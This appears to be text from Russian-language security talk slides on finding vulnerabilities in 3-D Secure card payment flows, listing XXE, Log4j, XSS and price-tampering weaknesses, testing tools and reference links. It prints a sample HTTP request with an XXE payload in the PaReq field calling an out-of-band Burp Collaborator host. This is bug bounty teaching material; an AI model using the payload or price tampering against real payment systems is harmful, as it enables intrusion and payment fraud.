Карта вовлечена
[ACSUrl, PaReq, ThreeDSKey]
Перенаправление для дополнительной аутентификации
Аутентификация не пройдена
Аутентификация пройдена
Повтор
api/[Block3DS/Pay3DS]
Блокировка/списание средств на карте пользователя
Операция не успешна
Результат оплаты
Операция успешна

Уязвимости в 3DS

- В v1
  - XXE в параметре PaReq
    - DOS
    - File read
    - SSRF
  - Log4j в параметре TermUrl
  - XSS в параметре TermUrl
  - Blind XSS во всех параметрах
  - Подмена цены в PaReq
- В v2
  - Blind XSS во всех параметрах
  - …

Ошибки бизнес-логики

- Очень много
- Поговорим в дискуссионной зоне.

Инструменты

- Burp Suite
  - Turbo Intruder
  - Pare Decoder
  - Hackvector Pareq

Raw | Params | Headers | Hex | Pare_ Decoder

```
1  POST /acs/payment.js HTTP/1.1
2  Host: bank.com
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 1132
9  Connection: close
10 Upgrade-Insecure-Requests: 1
11
12 PaReq=<@Pareq_0><?xml version="1.0" encoding="UTF-8"?><!DOCTYPE ThreeDSecure [<!ENTITY ac SYSTEM
   "http://2lonbmmtxo0wnhudk3j2411gr7xxlm.burpcollaborator.net">]><ThreeDSecure><Message
   id="123pa9f6622f0-10f2-4d71-9458-a7c1e412af94"><PAReq><version>1.0.2</version><Merchant><acqBIN>510
   069</acqBIN><merID>&ac;</merID><name>QiwiMerchant</name><country>643</country><url>http://asdas.as<
   /url></Merchant><Purchase><xid>MmY4ZWNlOThjYjg5NGQ4NDU4MjM=</xid><date>20181004
   21:34:21</date><amount>202000</amount><purchAmount>202000</purchAmount><currency>643</currency><exp
   onent>2</exponent><desc>Raiffeisenbank
   Acquiring</desc></Purchase><CH><acctID>DY5qJdJVQAOX6lOSwzPCR6Q74eS5</acctID><expiry>2209</expiry></
   CH></PAReq></Message></ThreeDSecure><@/Pareq_0>&MD=JGDMB1UBfYzVF1cWOylL2y3G%2BzhlgVfU1qBRm9qPhZkKc2
   KsnaW8NPLHRDuixfJZNr0hQuMc7FlTW2kpPEEB%2FONxQBDrCTpL4kmIrgM8YyoV8dIS8AP3r9bVS%2BrUmieyjRj4j2k%2BO4a
   JR5%2FUmelBT0W9YlY2hPnKMishFEZXRlzJzF9VlRxOBBFQZT908zRoTAhXtLoKk9UpS82RzXPyEnDgqn8GLirWBMOxWVesFvfJ
   GJ7ujIYnX8fXHKKsEDdsC2luOX6ZTDBCfFhRSqoVZJVJzlORL4QHvVDeeBnC8LgWtghwHqWyD2EVZ%2BI%2B2GBf9f4vXqecktc
   KH44XpiaHGg%3D%3D&TermUrl=https%3A%2F%2Fmpi.com%2Fpayment%2Fform%2F27290%3FpaymentModeType%3DCARD"
```

Инструменты

- Burp Suite
  - Turbo Intruder
  - Pare Decoder
  - Hackvector Pareq
- Python (Go/PHP)

Инструменты

- Burp Suite
  - Turbo Intruder
  - Pare Decoder
  - Hackvector Pareq
- Python (Go/PHP)
- mitmproxy

Выводы

- Разнообразие интересных атак
- Возможность заработать деньги
- Тестирование финансовых сервисов и интернет-банкинга – это уже целая отдельная сфера
- Глубокие знания принципов работы интернет-банкинга сильно поможет в поиске уязвимостей

Что еще?

- https://t.me/BountyOnCoffee
- https://www.youtube.com/watch?v=z3_CZNARnWc
- https://www.youtube.com/watch?v=AYWiRVdJFTI
- https://github.com/webr0ck/3D-Secure-audit-cheatsheet
- https://t.me/webpwn/330
- https://www.youtube.com/watch?v=XNwpzNNiWzE
- https://habr.com/ru/companies/macloud/articles/553668/

Questions?

@r0hack

BountyOnCoffee